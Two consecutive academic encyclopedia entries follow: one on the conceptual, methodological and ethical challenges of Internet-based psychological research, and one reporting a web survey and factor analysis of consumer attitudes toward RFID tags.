The growth in multimedia technology has revolutionized the way people interact with computer systems. From personal software to business systems and pedagogic applications, multimedia technology is opening up new pathways to increase the efficiency of existing systems. However, the utilization and implementation of new technologies has been occurring at such a rapid pace that theory and research has been unable to keep up. This is particularly evident with data collection methods in the social sciences.

With the growth in use of the Internet passing the 1 billion user mark in 2006 (Internet Usage Statistics, 2006), social scientists are turning to the Internet for data collection purposes in increasing numbers (few, if any, advances have revolutionized data collection more than the use of the Internet). Often referred to as *Internet-based research*, *Web-based research, and cyberresearch,* this mode of data collection refers to the administration of questionnaires and acquisition of response data in an automated manner via the World Wide Web.

Collecting participant responses was a task that once required hours of direct interaction, created problems in scheduling, and limited the diversity of the population being studied. Now data collection can be automated and conducted at any time with increased efficiency (MacWhinney, 2000) and at reduced costs (Cobanoglu, Warde, & Moreo, 2001). Moreover, depending on the nature of the research, the questionnaire can be delivered to Internet users around the world; additionally, research can be targeted to specific populations that have traditionally been underrepresented in the research literature (Im & Chee, 2004; Mathy, Schillace, Coleman, & Berquist, 2002). However, the advantages of using the Internet as a medium for data collection are not without their shortcomings. Theory has not been able to keep up with the proliferation of Internet-based research projects. Further, creative methodologies to facilitate data collection are being proposed in the empirical literature with increased frequency, raising questions about the construct validity of associated studies. The creation of new research methodologies has led to the need for new ethical guidelines for the protection of Internet research subjects, and thus are posing new challenges for research review boards at many institutions (Flanagan, 1999).

Academic disciplines that currently use the Internet as a vehicle for data collection are multifarious, and a discussion of the major issues relevant to each is beyond the scope of this article. Thus, for the sake of brevity, and because it is the discipline of which our knowledge is the most up to date, we will limit our discussion to the specific discipline of psychology, as its wide range of methodologies allow for examples of different challenges relevant to other areas of research. It is important for the reader to note that these issues are similar across the many fields that have implemented Internet-based data collection models for empirical research. This article will provide a summary of the conceptual, methodological, and ethical challenges for the researcher considering the Internet as a tool for data collection and will make suggestions for the ethical and effective implementation of such studies. Due to its brief length, the depth of our discussion is neither expansive nor comprehensive; rather we will focus on what we feel are the key issues for the nascent cyberresearcher. Readers interested in a comprehensive review of this topic are directed to Birnbaum (2000).

CONCEPTUAL CHALLENGES

Of central concern in psychological research is the generalizability of findings—the results of a given study must hold true in the real world, free from experimental controls. This issue is lessened by Internet-based data collection methods, as it has the potential to reach larger and more diverse groups (Birnbaum, 2004), facilitating multiethnic sampling (i.e., the inclusion of a diverse range of ethnic and cultural populations). However, some theorists (e.g., Brehm, 1993; Civille, 1995; Kester, 1998) argue that questionnaire data collected via the Internet is misrepresentative of the general population. Gonzales (2002) provides a convincing argument against the generalizability of data collected through the Internet, providing statistics on Internet usage among different subsets of the general population. In his review, he highlights that Internet users are (a) predominantly white males, (b) in the middle to upper class in terms of income, (c) under the age of 34, and (d) living in metropolitan areas. According to Gonzales (2002), individuals who complete questionnaires on the Internet are only representative of a small portion of the population.

More recently, Gosling, Vazire, Srivastava, and John (2004) compared data collected through the Internet with traditional methods (i.e., in-person, paper-and-pencil) to test the reliability of Internet data. In this study, data were collected via two questionnaires from two Web sites, and were compared with empirical studies that were published over the course of a year in a peer reviewed journal. While the authors concluded that the representativeness of samples is problematic, it is not an issue that is solely limited to Internet-based data collection (indeed all research studies must address this concern to some degree). Furthermore, the prodigious sample size that a researcher can collect through Internet-based methods is clearly a strength of this methodology. For example, Gonzales (2002) reported that 5% of Asians use the Internet, a substantially lower percentage compared with the 87% of White people also reported; although these percentages represent racial disparities in Internet usage, the precise numbers are hidden behind them. Because we cannot speak to the actual numbers of Asian and White participants reported in Gonzales (2002), we will refer to Gosling et al. (2004). Gosling and colleagues report usage statistics of 7.6% Asian and 76.5% White in their study (a ratio slightly higher than in Gonzales). However, the actual numbers of Asian and White participants in Gosling et al. (2004) are very impressive: 26,048 Asian and 276,672 White. Thus, it is important to note that even fractions of percentages can reflect very large numbers in Internet-based samples.

Traditional research in psychology has an oft-criticized tradition of utilizing undergraduate college students in research. In fact, 85% of studies reported in Gosling et al. (2004) are comprised of college samples. This poses serious limitations when trying to make assumptions about the general population because college students tend to be younger, better educated, and from a higher socioeconomic group than the population at large. Because the Internet opens up data recruitment to include anyone in the world with access to the Web, data collection through this means has the potential to overcome these barriers, as demonstrated in several studies (e.g. Gosling et al., 2004; Nosek, Banaji, & Greenwald, 2002). For example, Nosek et al. (2002) had over 2.5 million people participate in their study from around the world. Internet-based data collection can also target marginalized groups who are notably absent from the current literature, and ask for sensitive information that a participant may not accurately disclose face-to-face (Gullette & Turner, 2003; Koch & Emrey, 2001; Mustanski, 2001; Whittier, Seeley, & St. Lawrence, 2004). Thus, we believe that the criticism of Internet-based data collection methods on the grounds that the findings are not representative (although technically valid) does not account for the extensive number of participants, and the potential exists to address many of the shortcomings mentioned by Gonzales (2002). That a degree of sampling bias exists in research conducted online is merely reflective of psychological research as a whole, in which true random sampling is never fully achieved.

A common preconception of Internet-based data collection methods is that the findings are not consistent with traditional methods (Cook, Heath, & Thompson, 2000; Couper, 2000). Indeed there are numerous anecdotes about journal reviewers who criticize the validity of Internet-based studies on this assumption. In contrast to this belief, research has demonstrated consistency between Internet-based data collection methods and paper-and-pencil measures (Gosling et al., 2004), traditional phone surveys (Best, Krueger, Hubbard, & Smith, 2001), and mail-in surveys (Ballard & Prine, 2002). In one study that tested demographic effects of individuals participating in Internet surveys and paper-and-pencil methods, Srivastava , John, Gosling, and Potter (2003) matched participants whose questionnaire data were collected through the Internet on characteristics such as age and gender with participants who completed an identical paper-and-pencil questionnaire in person. The findings suggest that the data sets for the two groups (Internet sample vs. in person paper-and-pencil) were remarkably consistent.

In evaluating the strengths and weaknesses of Internet-based research, we feel that this new method has much to offer above and beyond traditional research formats. In the next section, we will address some of the methodological issues associated with collecting data via the Internet.

METHODOLOGICAL CONSIDERATIONS

Sound methodology is the cornerstone of scientific inquiry, and Internet-based research studies are no exception. Two issues of concern in online data collection are subject recruitment and data fidelity. Below, we will highlight the assumptions related to each point and provide recommendations to protect the integrity of the research project.

Internet-based data collection methods can be broadly divided into three different methods, including cybersurvey, cyberethnography, and multimethod cyberresearch (Mathy, Kerr, & Haydin, 2003; Mathy et al., 2002). *Cybersurvey* is defined as the administration of surveys or questionnaires via the Internet. This includes distribution of questionnaires by e-mail or electronic mailing lists, or posting the survey on a Web page for people to complete. *Active cybersurvey* refers to the process of randomly selecting individuals from an e-mail list or chat room to actively solicit participation in a research study; *Passive cybersurvey* pertains to situations where the individual self-selects to participate without solicitation. In the passive cybersurvey method, the questionnaire is posted on a Web site and individuals visiting the site can decide whether or not to participate. *Cyberethnography* is defined as online ethnographic research. Similar to traditional anthropological methods, this type of research is action-oriented and includes interactive interviews and participant observation, usually completed in a chat room or through an instant messenger program. Cyberethnography requires considerably more time on the part of the researcher, as he or she will have to be present to monitor the discussions, or in the case of an individual interview, the researcher will have to engage in active dialogue with the participant. On a positive note, collecting qualitative data through such a format will save incredible amounts of time that would otherwise be spent transcribing responses, and interaction with participants anywhere in the world is facilitated. Cybersurvey is nomothetic, yielding quantitative data, while cyberethnography is ideographic and results in qualitative data. There are unique elements to each method and taken singularly, each can yield fruitful data. Depending on the nature of the research question, one strategy may be preferable over the other; however, to gain a holistic picture of the phenomenon under investigation, integrating both perspectives in the research design (if feasible) has the potential to yield more detailed and useful results. Thus, *multi-method cyberresearch* is a combination of cybersurvey and cyberethnography and incorporates quantitative and qualitative methods.

Standardization of data collection methods is critical in experimental studies. While the absence of the experimenter during cybersurveys is a methodological strength, it is at the same time a limitation. Previous research has shown that social desirability in responding is reduced in Internet-based studies due to the anonymity in participation (Childress & Asamen, 1998; Webster & Compeau, 1996; Whitener & Klein, 1995). The lack of monitoring of research participation can result in repeated responders (participants who complete the survey multiple times) and nonserious responders (participants who mark items in an insincere or random fashion). Whereas nonserious responding is a limitation inherent in all research utilizing a questionnaire format, repeated responders are fairly unique to Internet-based research and thus we will focus our discussion on this topic.

Several researchers have proposed creative ways to deal with repeated responders (Birnbaum, 2004; Gosling et al., 2004). There are several competing theories as to why one would submit multiple responses, and some strategies to deter the repeated responder require an advanced knowledge of network design and implementation. We will focus our discussion on three simple tactics to deter the repeated responder. One reason that would motivate repeated responding is to see how one's scores would look had one responded differently to questionnaire items. The simplest way to satisfy the curiosity of the repeated responder is to report all the possible outcomes of the questionnaire at the conclusion of the study. A second strategy is to record the Internet protocol (IP) address of the participant's computer. A shortcoming of this method, however, is that different people can log on from the same computer (e.g., at libraries, universities, and Internet cafés). For an added measure, the researcher can require the subject to create a user account and password. This technique is not only helpful in deterring the repeated responder, but also having a participant provide a valid e-mail address for an account can be useful information which can facilitate the informed consent process.

ETHICAL CONSIDERATIONS

The increase in the use of the Internet for the collection of research data has initiated a great deal of ethical questions. Kraut, Olson, Banaji, Bruckman, Cohen, and Couper (2004) argue that although participants in online-based research studies are not exposed to any greater risks, they are exposed to different ones. The authors identify breaches of confidentiality as the greatest risk posed by collecting data online. The assimilation of advanced information systems into behavioral health care has necessitated high-security encrypted networks to guard confidential information which is under the protection of both professional ethical codes and the law, but a great deal of psychological research is conducted outside of behavioral health care settings. For example, universities often do not have the same level of security on their computer networks. Procedures for protecting research data range from simple means such as password protecting computer systems, to more advanced methods of data encryption, and identification (for a more complete coverage of relevant methods, readers are directed to Mathy, Kerr, & Heyden, 2003). Kraut and colleagues (2004) recommend minimizing or eliminating the collection of identifiable data as a means to combat security concerns. Ethically, information regarding protections of, and limits to, confidentiality must be presented to participants before their participation in a research study as a part of informed consent.

Pre- and post-study procedures, namely informed consent and debriefing, present unique challenges to researchers gathering data online. Keller and Lee (2003) discuss the range of methods that have been used by researchers for the provision of informed consent. Some studies have used simple online presentation of informed consent information along with a button to indicate agreement and understanding, while others have gone a step further to provide pages with all mandated study information in a printable format. Simple debriefing information can be provided on a Web page that follows the study (Kraut et al., 2004). An added advantage over the standard paper debriefing forms is the ability for live Internet links to resources (e.g., trauma counseling for rape victims, treatment and detoxification services for substance abusers) that are given to participants.

One of the aforementioned limits to confidentiality is the case of information regarding harm to self or others. While such situations are relatively rare in questionnaire-based studies, they do occur, and researches are ethically and legally responsible for breaking confidentiality to make referrals for appropriate care. When data are being collected online, the ability to make referrals or intervene with emergency services is usually absent. It is therefore preferable that researchers select appropriate questionnaires that are not likely to elicit such responses. For example, the Beck Depression Inventory (BDI; Beck, Ward, Mendelson, Mock, & Erbaugh, 1961) is a well known and psychometrically sound measure of psychological distress and depression. There is a question on the BDI that asks the respondent to rate his or her agreement with a statement regarding suicide. The BDI, therefore, is specifically designed to draw out information that would require the researcher to intervene on behalf of the participant's safety. Alternative questionnaires that do not directly draw on these issues may be more appropriate in the conduct of online data collection. In our own research, we oftentimes have to weigh the advantages of the information yielded from such questionnaires with the possible implications of collecting such sensitive data.

In the conduct of psychological research, it is the ultimate responsibility of the researcher(s) to insure that all procedures are ethically sound. Oversight of this process is delegated to institutional review boards (IRBs), which are made up of professionals and laypersons. As with any research study, the investigators must familiarize themselves with the ethical issues involved in their study and the IRB must also possess the requisite knowledge to raise relevant questions about the ethical implications of the research methodology. Currently, no formal guidelines exist for IRBs when reviewing research studies in which data is collected online (Keller & Lee, 2003).

CONCLUSION

The primary goal of this chapter was to familiarize the reader with the benefits and constraints of Internet-based research methodology. For the social scientist, there are always multiple factors that should be considered when designing a study. Inferences made from research findings are generalizable to the population at large only to the extent to which the participants comprising the sample are representative. Although Internet samples are not representative of the general population, it is a general issue that is relevant to all psychological research. Nevertheless, an added benefit of Internet samples is the potential to reach a more diverse audience and in larger numbers. It is important to note that the actual number of participants in a given study may be disguised by percentile values, and data collected through the Internet show remarkable consistency with data collected through traditional methods.

Subject recruitment and data fidelity are key issues that are at the forefront when considering Internet-based data collection methods. The researcher must decide if the time commitment required for cyberethnography is worthwhile. Alternatively, cybersurvey methods can be most efficient for gathering large data sets in a less time-intensive manner. Ideally, it would be best to engage in multimethod cyberresearch, as it is the most comprehensive method to study a given construct. While repeated responding is not as big an issue in cyberethnography, the researcher relying on cybersurvey methods should put safety measures in place to deter repeat responders, as they can adversely effect data fidelity.

The ethical issues that come into play when conducting cyberresearch are neither new to the field of psychology, nor are they insurmountable. Extra precautions to protect participant confidentiality are necessary, and methodology needs to be carefully considered with a critical eye to the potential problems raised by collecting data from a participant who can literally be a world away. It is clear that guidelines for the protection of participants involved in Internet-based data collection need to be developed to guide researchers and IRBs alike (The American Psychological Association's report on online research (Kraut et al., 2004) serves as a jumping-off point for what will no doubt become a lively and far reaching dialogue).

In bringing to light conceptual, methodological, and ethical considerations involved in Internet-based data collection methods, it is our hope that we have piqued the interest of the researcher considering this model. How can we increase representativeness in participant sampling, and efficiency in surveying representative particular populations? How can Internet-based questionnaires be delivered in a format that is both ethical and methodologically sound? These and other questions still need to be answered in the empirical literature. There is still much to be explored as theory and research in this area is still in its early stages. Thus, we hope this chapter will serve useful as a starting point to facilitate future inquiries.

REFERENCES

Ballard, C., & Prine, R. (2002). Citizen perceptions of community policing: Comparing Internet and mail survey responses. *Social Science Computer Review, 20*, 485-493.

Beck, A.T., Ward, C.H., Mendelson, M., Mock, J., & Erbaugh, J. (1961). An inventory for measuring depression. *Archives of General Psychiatry, 4*, 561-571.

Best, S.J., Krueger, B., Hubbard, C., & Smith, A. (2001). An assessment of the generalizability of Internet surveys. *Social Science Computer Review, 19*, 131-145.

Birnbaum, M.H. (2000). *Psychological experiments on the Internet.* San Diego, CA: Academic Press.

Birnbaum, M.H. (2004). Human research and data collection via the Internet. *Annual Review of Psychology, 55*, 803-832.

Brehm, J. (1993). *The phantom respondents.* Ann Arbor, MI: The University of Michigan Press.

Childress, C.A., & Asamen, J.K. (1998). The emerging relationship of psychology and the Internet: Proposed guidelines for conducting Internet intervention research. *Ethics and Behavior, 8*, 19-35.

Civille, R. (1995). The Internet and the poor. In B. Kahin & J. Keller (Eds.), *Public access to the Internet* (pp. 175-207). Cambridge, MA: MIT Press.

Cobanoglu, C., Warde, B., & Moreo, P.J. (2001). A comparison of mail, fax and Web-based survey methods. *International Journal of Market Research, 43*, 441-452.

Cook, C., Heath, F., & Thompson, R.L. (2000). A meta-analysis of response rates in Web- or Internet-based surveys. *Educational and Psychological Measurement, 60*, 821-826.

Couper, M.P. (2000). Web-surveys: A review of issues and approaches. *Public Opinion Quarterly, 64*, 464-494.

Flanagan, P.S.L. (1999). Cyberspace: The final frontier? *Journal of Business Ethics, 19*, 19-35.

Gonzales, J.E. (2002). Present day use of the Internet for survey-based research. *Journal of Technology in Human Services, 19,* 19-31.

Gosling, S.D., Vazire, S., Srivastava, S., & John, O.P. (2004). Should we trust Web-based studies? A comparative analysis of six preconceptions about Internet questionnaires. *American Psychologist, 59*, 93-104.

Gullette, D.L., & Turner, J.G. (2003). Pros and cons of condom use among gay and bisexual men as explored via the Internet. *Journal of Community Health and Nursing, 20*, 161-177.

Im, E., & Chee, W. (2004). Issues in and Internet survey among midlife Asian women. *Health Care for Women International, 25*, 150-164.

Internet Usage Statistics (2006, September 18). *Internet usage statistics: The big picture*. Retrieved March 26, 2007, from http://www.internetworldstats.com/stats.htm

Keller, H.E., & Lee, S. (2003). Ethical issues surrounding human participants research using the Internet. *Ethics & Behavior, 13*, 211-219.

Kester, G.H. (1998). Access denied: Information policy and the limits of liberalism. In R.N. Stichler & R. Hauptman (Eds.), *Ethics, information and technology readings* (pp. 207-230). Jefferson, NC: McFarland & Co.

Koch, N.S., & Emrey, J.A. (2001). The Internet and opinion measurement: Surveying marginalized populations. *Social Science Quarterly, 82*, 131-138.

Kraut, R., Olson, J., Banaji, M., Bruckman, A., Cohen, J., & Couper, M. (2004). Psychological research online: Report of board of scientific affairs' advisory group on the conduct of research on the Internet. *American Psychologist, 59,* 105-117.

MacWhinney, B. (2000). The CHILDES project: Tools for analyzing talk. *Transcription format and programs* (vol. 1, 3rd ed.). Mahwah, NJ: Erlbaum.

Mathy, R.M., Kerr, D.L., & Haydin, B.M. (2003). Methodological rigor and ethical considerations in Internet-mediated research. *Psychotherapy: Theory, Research, Practice, Training, 40*, 77-85.

Mathy, R.M., Schillace, M., Coleman, S.M., & Berquist, B.E. (2002). Methodological rigor with Internet samples: New ways to reach underrepresented populations. *CyberPsychology and Behavior, 5*, 253-266.

Mustanski, B.S. (2001). Getting wired: Exploiting the Internet for the collection of valid sexuality data. *The Journal of Sex Research, 38*, 292-301.

Nosek, B.A., Banaji, M., & Greenwald, A.G. (2002). Harvesting implicit group attitudes and beliefs from a demonstration Web site. *Group Dynamics, 6*, 101-115.

Srivastava, S., John, O.P., Gosling, S.D., & Potter, J. (2003). Development of personality in early and middle adulthood: Set like plaster or persistent change? *Journal of Personality and Social Psychology, 84*, 1041-1053.

Webster, J., & Compeau, D. (1996). Computer-assisted versus paper and pencil administration of questionnaires. *Behavior Research Methods, Instruments, & Computers, 28*, 567-576.

Whitener, E.M., & Klein, H.J. (1995). Equivalence of computerized and traditional research methods: The roles of scanning, social environment, and social desirability. *Computers in Human Behavior, 11*, 65-75.

Whittier, D.K., Seeley, S., & St. Lawrence, J.S. (2004). A comparison of Web-with paper-based surveys of gay and bisexual men who vacationed in a gay resort community. *AIDS Education and Prevention, 16*, 476-485.

KEY TERMS

Active Cybersurvey: The process of randomly selecting individuals from an e-mail list or chat room to actively solicit participation in a research study.

Cyberethnography: Online ethnographic research. This type of research is action-oriented and includes interactive interviews and participant observation, usually completed in a chat room or through an instant messenger program.

Cybersurvey: The administration of surveys or questionnaires via the Internet. This includes distribution of the questionnaire by e-mail or electronic mailing lists, or posting the survey on a Web page for people to complete. Cybersurvey can be either active or passive.

Internet-Based Data Collection: Also known as cyberresearch or Web-based data collection, this is an evolving type of research methodology that utilizes the Internet as a medium for the collection of data.

Multimethod Cyberresearch: A combination of cybersurvey and cyberethnography, which thus incorporates quantitative and qualitative methods.

Passive Cybersurvey: Questionnaires where the individual is self-selected to participate. With the passive cybersurvey method, the questionnaire is posted on a Web site and individuals visiting the site can decide whether or not to participate.

Consumer Attitudes toward RFID Usage

Madlen Boslau
Georg-August-Universität Göttingen, Germany

Britta Lietke
Georg-August-Universität Göttingen, Germany

INTRODUCTION

The term RFID refers to *radio frequency identification* and describes transponders or tags that are attached to animate or inanimate objects and are automatically read by a network infrastructure or networked reading devices. Current solutions such as optical character recognition (OCR), bar codes, or smart card systems require manual data entry, scanning, or readout along the supply chain. These procedures are costly, time-consuming, and inaccurate. RFID systems are seen as a potential solution to these constraints, by allowing non-line-of-sight reception of the coded data. Identification codes are stored on a tag that consists of a microchip and an attached antenna. Once the tag is within the reception area of a reader, the information is transmitted. A connected database is then able to decode the identification code and identify the object. Such network infrastructures should be able to capture, store, and deliver large amounts of data robustly and efficiently (Scharfeld, 2001).

The applications of RFID in use today can be sorted into two groups of products:

- The first group of products uses the RFID technology as a central feature. Examples are security and access control, vehicle immobilization systems, and highway toll passes (Inaba & Schuster, 2005). Future applications include rechargeable public transport tickets, implants holding critical medical data, or dog tags (Böhmer, Brück, & Rees, 2005).
- The second group of products consists of those goods merely tagged with an RFID label instead of a bar code. Here, the tag simply substitutes the bar code as a carrier of product information for identification purposes. This seems sensible, as RFID tags display a number of characteristics that allow for faster, easier, more reliable, and superior identification.

Once consumers are able to buy RFID tagged products, their attitude toward such tags is of central importance. Consumer acceptance of RFID tags may have severe consequences for all companies tagging their products with RFID.

BACKGROUND

While consumers constitute the final stage in all supply chains, their attitude toward RFID has hardly been considered. Previous studies have mainly dealt with RFID as an innovation to enhance the supply chain and the resulting costs and benefits for companies along the value chain, that is, suppliers, manufacturers, retailers, and third-party logistics (3PLs) providers (Metro Group, 2004; Strassner, Plenge, & Stroh, 2005).

Until now, few studies have explicitly considered the consumer's point-of-view (Capgemini, 2004, 2005; Günther & Spiekermann, 2005; Juban & Wyld, 2004), and some studies merely present descriptive statistics (Capgemini, 2004, 2005). The remaining few analyzed very specific aspects such as consumer fears concerning data protection and security (Günther & Spiekermann, 2005). Nevertheless, initial results indicate a strong need to educate consumers about RFID. Although consumers seem to know little about this new technology, pronounced expectations and fears already exist in their minds (Günther & Spiekermann, 2005). Therefore, future usage of RFID in or on consumer goods will be strongly influenced by their general acceptance of, and attitude toward, RFID.

To the authors' knowledge, no study so far has explained the influences of RFID usage on consumer behavior based on methods in psychology. The success of RFID applications will depend significantly on whether RFID tags are accepted by consumers (Günther & Spiekermann, 2005). In all supply chains, consumers are the very last stage as they buy the final product. In the future, this product might be labeled with RFID tags instead of bar codes. The radio technology can produce a net benefit only if end-consumers accept it. However, a new technology such as RFID may be perceived as potentially harmful by posing a threat to privacy (Spiekermann & Ziekow, 2006). Thus, the consumer point-of-view needs to be considered at an early stage of introduction. It is therefore necessary to uncover the consumer attitudes toward this technological innovation and its application in retailing.

The problem definition is hence specified as follows:

1. How are consumer attitudes concerning the RFID technology and its application to products characterized?
   a. In the first step, attitude needs to be defined and specified for RFID.
   b. The nature of the consumer attitudes toward RFID needs to be determined, described, and also quantified.
2. Relevant implications for enterprises using or planning to use RFID tags will be explained and discussed.

ATTITUDE DEFINITION

The fundamental theory for studying the influences of RFID is based on the model of consumer behavior. The starting point is the relationship between stimulus, organism, and response (SOR) (Kotler, 2003; Kroeber-Riel & Weinberg, 2003). The relevant variables in an SOR model are first of all the stimulus variables (S). As our analysis focuses on the impact of RFID technology, this technology is the stimulus that has an effect on consumers. It causes an observable behavior, which is the reaction or response (R). After the stimulus reception, internal, psychic processes take place in the organism, commonly known as intervening variables (O), causing the observable response. This study investigates the effect of RFID technology on the internal variable attitude.

A person's attitude is a relatively permanent and long-term willingness to react in a consistent cognitive, affective, and conative way (Balderjahn, 1995). Therefore, attitude consists of three components: affect, cognition, and behavior (Solomon, Marshall, & Stuart, 2004; Wilkie, 1994). The affective component reflects feelings regarding the attitude object and refers to the overall emotional response of a person toward the stimulus. The cognitive component subsumes a person's knowledge or beliefs about the attitude object and its important characteristics. The conative component comprises the consumer's intentions to do something; it reflects behavioral tendencies toward the attitude object.

However, Trommsdorff (2004) emphasizes that a direct relationship between attitude and behavior cannot be generalized. Instead, attitude is determined by the affective and cognitive components only. Attitude then directly influences behavioral intentions and indirectly influences behavior. With time, actual behavior retroacts on attitude (Trommsdorff, 2004). Hence, attitude is defined as a construct composed of an affective and a cognitive component. The conative component describes behavioral intentions and is used as an indicator for future behavior.

With respect to RFID, the nature of consumer attitudes should be differentiated into:

- Attitude toward RFID technology (A_{RFID}) in general, and
- Attitude toward products labeled with RFID tags (A_p).

EMPIRICAL STUDY

To determine and quantify consumer attitudes toward RFID, a Web-based study was conducted in June 2005. All in all, 374 respondents from all ages, incomes, and educational backgrounds participated. A Kolmogorov-Smirnov-test tested the variables gender, education, age, and residential location for their distribution. The null hypothesis, that the variables follow a normal distribution, cannot be accepted (p=0.000). This was expected, however, since mostly students were surveyed as Figure 1 also indicates.

To measure the attitude toward RFID technology and toward products with RFID tags (A_p), the questionnaire was based on previous validated studies that dealt with user acceptance of information technology (Davis, Bagozzi, & Warshaw, 1989; Fishbein & Ajzen,

C

Figure 1. Sample composition (n = 374)

		Absolute	Percent
Age	up to 19 years	8	2.6
	20 – 29 years	208	68.0
	30 – 39 years	47	15.4
	40 – 49 years	22	7.2
	50 – 59 years	18	5.9
	60 years and above	3	1.0
	total	306	100.0
Gender	female	148	48.5
	male	157	51.5
	total	305	100.0

1975; Moore & Benbasat, 1991; Thompson, Higgins, & Howell, 1991). The items employed there measured the acceptance of and attitude toward new technologies in general. By referring to RFID in particular, the items were utilized for the operationalization of attitude towards RFID.

The items used in this survey were all measured on a seven-point scale from strongly disagree (=1) to strongly agree (=7), to determine the affective as well as the cognitive components of attitude. A seven-point scale was used to give respondents the opportunity to state their answers more precisely than on a five-point scale.

Next, factor analyses were used to test whether multiple items can be combined to single factors. As illustrated in Figure 2, attitude toward RFID technology was operationalized using nine different items. They measured both positive (v10, v13) and negative (v11, v16) emotions, which are thought to be connected with A_{RFID}. In addition, four variables operationalized the current level of knowledge of the survey participants regarding the RFID technology (v09, v14, v15, v17).

As the results show, the items used demonstrated a good ability to operationalize the factor A_{RFID}. Only variable v09 had to be excluded from the analysis, as it exhibited a factor loading smaller than 0.4. Contrary to the original assumption, however, two factors were extracted, which altogether explain 42.48% of the entire variance of all items.

The first extracted factor contains two items describing the cognitive (v14, v11) and four items describing the affective (v13, v11, v16, v10) component of attitude. Hence, the first extracted factor mostly represents the emotional component of the consumer attitude toward RFID. The second factor on the other hand consists of variables v12 and v17. Both measure the cognitive component of A_{RFID}. Therefore, factor two describes the surveyed consumers' thoughts concerning RFID.

The results obtained here indicate that A_{RFID} cannot be described by a single factor. In fact, attitude toward RFID consists, in this case, of two factors, each of which describes one attitude component individually. In addition, factor 1 also shows that A_{RFID} contains both cognitive and affective components. Therefore, the proposed attitude definition is valid for attitude toward RFID technology as well.

Figure 2. Factor analysis for attitude toward RFID technology: Results (extracted factors, factor loadings, and item variance)

Item	Var.	Factor 1	Factor 2	Expl. Variance
In my opinion, RFID technology is a good idea.	v14	.735		30.30%
I am enthusiastic about RFID.	v13	.720		
RFID technology appalls me.	v11	-.672		
RFID technology has many advantages for consumers.	v15	.662		
RFID technology depresses me.	v16	-.638		
RFID technology is fun.	v10	.576		
I cannot imagine that this technology works reliably.	v12		.672	42.48%
I think the use of RFID technology is not simple.	v17		.596	
RFID technology increases the costs and consumers have to pay them.	v09	*	*	*
*Excluded variables from the analysis (factor loadings < 0.4)				

Figure 3. Factor analysis for attitude toward products with RFID tags: Results (extracted factors, factor loadings, and item variance)

Item	Var.	Factor 1	Factor 2	Expl. Variance
I am enthusiastic about products with RFID tags.	v26	.929		29.65%
Products with RFID tags are fun.	v21	.768		
RFID tagged products have many advantages for consumers.	v27	.674		
I think the usefulness of products with RFID tags is greater than the usefulness of products with bar codes.	v20	.547		
I think using RFID tags instead of bar codes is a good idea.	v25		.775	56.74%
Products with RFID tags disgust me.	v24		-.691	
I think products with RFID tags make shopping easier.	v23		.644	
Products with RFID tags depress me.	v22		-.598	

The eight items that operationalize attitude in relation to products labeled with RFID tags (A_p) are shown in Figure 3. Again, they measure associated emotions (v21, v22, v24, v26) and cognitions (v20, v23, v25, v27) concerning products tagged with RFID labels.

Again, two factors were extracted explaining 56.74% of the variance of all variables entered into the model. No items had to be excluded, since all reached factor loadings >0.4. Therefore, the variables are well explained by the two extracted factors. Each of the two attitude factors consists of a balanced ratio of items, measuring both the affective and the cognitive component of attitude. Hence, the proposed attitude definition can be used to describe attitude toward RFID tagged products as well.

To examine the extent to which the items used can represent the constructs that needed to be operationalized, the measuring instrument is evaluated based on its convergence validity. Convergence validity measures the degree of conformance between the constructs and their respective measurements. With this objective, the coefficient alpha is computed. This coefficient provides information on how well the sum of single answers can be condensed to obtain a total tendency, whereby the maximum alpha value is one. The larger Cronbach's Alpha is, the better the validity of the entire scale. For this analysis, alpha values of 0.05 for A_{RFID} and of 0.51 for A_p were computed. For a compound scale to be regarded as sufficiently reliable, a minimum Alpha value of 0.7 is often required in the literature (Brosius, 2002). Hence, the Alpha values computed for both attitude factors are not satisfactory. The scales used therefore have only limited reliability. This suggests that the used items apparently do not sufficiently measure the attitude constructs. The limited construct validity should be examined again in a second study by means of an improved item scale.

SUMMARY OF RESULTS

As can be seen from the results that are included in Figures 1 and 2, two factors with eigenvalues greater than one could be extracted from the original variables. Contrary to the first definition, both attitude constructs are represented by two factors. Altogether, the factors obtained explain the variables used to a good degree, since satisfactory factor variances of 42.47% and 56.74%, were achieved respectively. We can therefore conclude that both consumer attitudes toward RFID technology (A_{RFID}) in general, and toward products labeled with RFID tags (A_p) are determined by affective and cognitive components concerning RFID. The results obtained here should, however, be observed critically due to the rather small convergence validity. However, this was the first survey attempting to determine and quantify how attitudes toward RFID are formed. The items pooled from related literature were not adequate to yield good results. Hence, further items need to be developed and tested in the future.

Despite these constraints, the survey provided new insights into the dimensionality of RFID. Firstly, the

Figure 4. Overall evaluation of RFID

All in all…	Variable	N	Mean value	Variance
…RFID technology appeals to me.	v45	346	4.26	2.716
…products with RFID tags appeal to me.	v46	346	3.87	2.453

attitude toward RFID technology is characterized by two factors that measured the emotions and the cognitions separately. From this it can be concluded that the attitude toward RFID technology of the consumers surveyed cannot be described by a single factor consisting of both affective and cognitive components, but two individual factors exist each of them describing one component. Secondly, as the study context is general, critics may argue that there could be differences in attitudes depending on the nature of the product. In order to find out which product or product group respondents had in mind during the survey, an open-ended question was asked at the end of the survey. Most of the consumers (55%) thought of food products. A future study should investigate the attitude toward RFID for specific products or product categories. Thirdly, at the end of the survey, consumers were asked for an overall evaluation of the RFID technology in general, and of RFID tagged products (Figure 4). The evaluation of products with RFID tags scored lowest with a mean value of 3.87 (again measured on a seven point scale: 1= strongly disagree, 7 = strongly agree). It is possible that consumers did not know the real difference between today's products with bar codes and future RFID tagged products. Furthermore, the answers spread widely around the mean value, as indicated by the high variance (2.453), also an indicator of the uncertainty of consumers about this topic.

RESUME AND FUTURE CHALLENGES

What implications do these findings have for the management and marketing of RFID technology and RFID tagged products? Companies who plan to use some means of RFID technology in direct contact with customers still have the possibility to emphasize consumer benefits, explain critical aspects, and invalidate typical criticisms. Consumer attitudes are mixed and mostly formed based on emotions; this finding possibly indicates that most consumers do not yet have a clear opinion about RFID due to a lack of knowledge. This implies a need to educate consumers about RFID. Companies could benefit, as consumers may favor buying RFID-enhanced products if they were to know more about the advantages of this technology.

For RFID to evoke positive attitudes in consumers, information and advertising should involve positive emotions, as results suggest that attitudes toward RFID are based separately on emotions and cognitions. Companies need to address the cognitive attitude component as well, since little is known by the average consumer today.

Nevertheless, consumers are starting to learn more about RFID. The information, however, seems to be rather diffused and not necessarily clear both in terms of context and content. Therefore, objective information is required. As print media are most commonly used by consumers to obtain information on this topic (30.5% of all survey respondents having heard of RFID obtained this information from print media), efforts to educate consumers should concentrate on objective press coverage.

